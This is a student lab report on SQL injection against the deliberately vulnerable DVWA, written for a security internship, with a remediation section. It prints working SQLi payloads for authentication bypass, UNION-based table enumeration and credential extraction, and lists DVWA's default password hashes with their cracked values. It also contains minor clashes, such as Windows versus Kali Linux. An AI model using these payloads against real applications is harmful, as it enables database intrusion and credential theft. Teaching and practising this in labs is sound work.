

ETHICAL HACKING INTERNSHIP

TechBiz Security

Week 5 · Task 13

SQL Injection Attack

Hands-on with DVWA

Intern Name	Mah Noor
TryHackMe Username	mahnnorchaudary
Submission Date	September 20, 2026 (Sunday Catch-up)
Environment	DVWA (Low Security) · Windows

1. Introduction to SQL Injection

SQL Injection (SQLi) is one of the most critical and widespread web application vulnerabilities, consistently ranked in the OWASP Top 10. It occurs when an attacker is able to insert or "inject" malicious SQL code into a query that an application sends to its database.

When user input is not properly sanitized or parameterized, the injected SQL code is executed by the database engine, allowing attackers to:

- Bypass authentication mechanisms
- Extract sensitive data (usernames, passwords, credit card numbers)
- Modify or delete database records
- Execute administrative operations on the database
- In some cases, issue commands to the operating system

This report documents the practical exploitation of SQL Injection vulnerabilities on DVWA (Damn Vulnerable Web Application) in a controlled lab environment, along with remediation strategies.

2. TryHackMe — Room Completions

As required for Task 13, the following TryHackMe rooms were completed prior to the practical exercise:

2.1 OWASP Top 10 2025 (Injection Section)

This room covered the OWASP Top 10 vulnerabilities with a focus on Injection attacks. Key topics learned:

- What is SQL Injection and how it arises from unsanitized input
- Different types of SQLi: In-band, Inferential (Blind), Out-of-band
- Impact classification and CVSS scoring for injection vulnerabilities
- How injection ranks as a top-priority risk in web security




Figure 1: OWASP Top 10 2025 room completed — mahnnorchaudary

2.2 SQL Injection Room

Dedicated SQL Injection room completed with 10 tasks and 104 points earned. Topics covered:

- Manual SQL Injection techniques
- UNION-based data extraction
- Error-based and Boolean-based injection
- In-band SQLi exploitation methodology

Share your win with your peers

Your progress can inspire others in your community.



SQL Injection completed!

mahnnorchaudary completed another room on their cyber security journey.

Completed tasks

📋 10

Points earned

🎯 104

Streak

🔥 3

Share on social media

Share your win before starting the next room

 LinkedIn

 WhatsApp

 Telegram

 Twitter / X

 Facebook

 Reddit

[Go to dashboard →](#)

Figure 2: SQL Injection room completed — 104 points earned

3. Practical Exercise — DVWA SQL Injection

3.1 Lab Setup

Environment configured as follows:

- Platform: DVWA (Damn Vulnerable Web Application)
- Security Level: Low (to demonstrate basic SQLi without WAF/filters)
- Module: SQL Injection (GET-based, User ID parameter)
- OS: Kali Linux
- Objective: Extract usernames and password hashes from the users table

3.2 Vulnerability Overview

The SQL Injection module in DVWA takes a User ID as input and constructs a query similar to:

```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

Because the variable \$id is inserted directly without sanitization, an attacker can inject arbitrary SQL and manipulate the query's logic.

3.3 Step-by-Step Exploitation

Step 1: Authentication Bypass — Basic OR Injection

Payload used:

```
' OR '1'='1
```

This payload closes the original string, appends OR '1'='1 (always true), and comments out the rest. The backend query becomes:

```
SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1';
```

Result: All 5 users were returned — admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith — confirming the SQLi vulnerability.




Figure 3: OR injection — all users extracted from the database

Step 2: Column Enumeration — UNION SELECT

Before using UNION-based injection, the number of columns in the original query must be determined. The following payload was used:

```
' UNION SELECT 1,2 -- -
```

Result: Values 1 and 2 appeared in the output (First name: 1, Surname: 2), confirming exactly 2 columns exist in the query.



Figure 4: UNION SELECT confirms 2 columns in the query

Step 3: Database Enumeration — Table Names

Using information_schema, all table names in the database were enumerated:

```
' UNION SELECT table_name,2 FROM information_schema.tables -- -
```

Result: A full list of tables was returned, including the target users table along with system tables such as COLUMNS, CHARACTER_SETS, COLLATIONS, etc.




Figure 5: All database tables enumerated via information_schema

Step 4: Data Extraction — Usernames & Password Hashes

With the users table identified, the final payload extracted all credentials:

```
' UNION SELECT user,password FROM users -- -
```

Result: All 5 usernames and their corresponding MD5-hashed passwords were successfully extracted.




Figure 6: Usernames and MD5 password hashes extracted from users table

4. Payloads Summary

The following table summarizes all payloads used during the exercise:

Step	Payload	Purpose
1	' OR '1'='1	Bypass authentication — dump all users
2	' UNION SELECT 1,2 -- -	Determine number of columns (2 confirmed)
3	' UNION SELECT table_name,2 FROM information_schema.tables -- -	Enumerate all database tables
4	' UNION SELECT user,password FROM users -- -	Extract usernames and MD5 password hashes

5. Extracted Credentials

The following credentials were successfully extracted from the DVWA users table. Passwords are stored as MD5 hashes (a weak, deprecated hashing algorithm):

Username	MD5 Hash	Cracked Password
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

Note: MD5 hashes are easily cracked using online tools (e.g., CrackStation, hashcat) due to the lack of salting and MD5's speed. This demonstrates why strong, salted hashing algorithms (bcrypt, Argon2) are essential.

6. Impact Analysis

A successful SQL Injection attack can have severe consequences for an organization:

6.1 Confidentiality

- Full exposure of sensitive user data including credentials, personal information, and financial records
- Attackers can read any data the database user has access to
- In this lab: all 5 user accounts with password hashes were exposed

6.2 Integrity

- Data can be modified or deleted (UPDATE/DELETE statements via stacked queries)
- Attackers can insert malicious records into the database

6.3 Availability

- Denial of service by dropping tables or corrupting data
- Database server resource exhaustion through heavy queries

6.4 Authentication Bypass

- Login forms can be bypassed entirely using ' OR '1'='1 style payloads
- Administrative accounts can be accessed without valid credentials

7. Remediation — How to Prevent SQL Injection

7.1 Parameterized Queries (Primary Defense)

The most effective defense is using prepared statements / parameterized queries, which ensure user input is always treated as data, never as SQL code:

```
// VULNERABLE (string concatenation):  
$query = "SELECT * FROM users WHERE id = " . $_GET["id"];
```

```
// SECURE (parameterized query):  
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");  
$stmt->execute([$_GET["id"]]);
```

7.2 Input Validation & Sanitization

- Validate all user input against a strict whitelist (e.g., User ID must be an integer only)
- Reject any input containing SQL metacharacters: quotes, semicolons, dashes, etc.
- Use server-side validation — never rely on client-side alone

7.3 Least Privilege Principle

- Database accounts used by the web application should have minimum required permissions
- A read-only account cannot be used to DROP tables or INSERT malicious data
- Separate accounts for SELECT vs. INSERT/UPDATE/DELETE operations

7.4 Web Application Firewall (WAF)

- Deploy a WAF to detect and block common SQLi patterns
- WAF provides a secondary layer — not a replacement for secure coding
- Examples: ModSecurity, AWS WAF, Cloudflare WAF

7.5 Error Handling

- Never display raw database error messages to users — they reveal table/column names
- Log errors server-side and show generic error messages to users
- Disable verbose error reporting in production environments

7.6 Stored Procedures

- Use stored procedures to encapsulate SQL logic within the database
- Reduces direct query construction from application code

8. Conclusion

This task demonstrated the practical exploitation of SQL Injection vulnerabilities on DVWA using a structured, methodical approach. Starting from a simple authentication bypass, the attack progressed to full database enumeration and credential extraction — all within a controlled lab environment.

Key takeaways from this exercise:

- SQL Injection remains one of the most dangerous and exploitable vulnerabilities in web applications
- Even basic payloads (OR injection, UNION SELECT) can yield complete database compromise
- DVWA at Low security level represents real-world legacy applications with no input validation
- MD5 password hashing without salting provides minimal security — all 5 passwords were trivially identified
- Parameterized queries are the single most effective defense against SQLi and should be standard practice

All testing was performed in a controlled, isolated lab environment (DVWA) for educational purposes only. No unauthorized systems were targeted.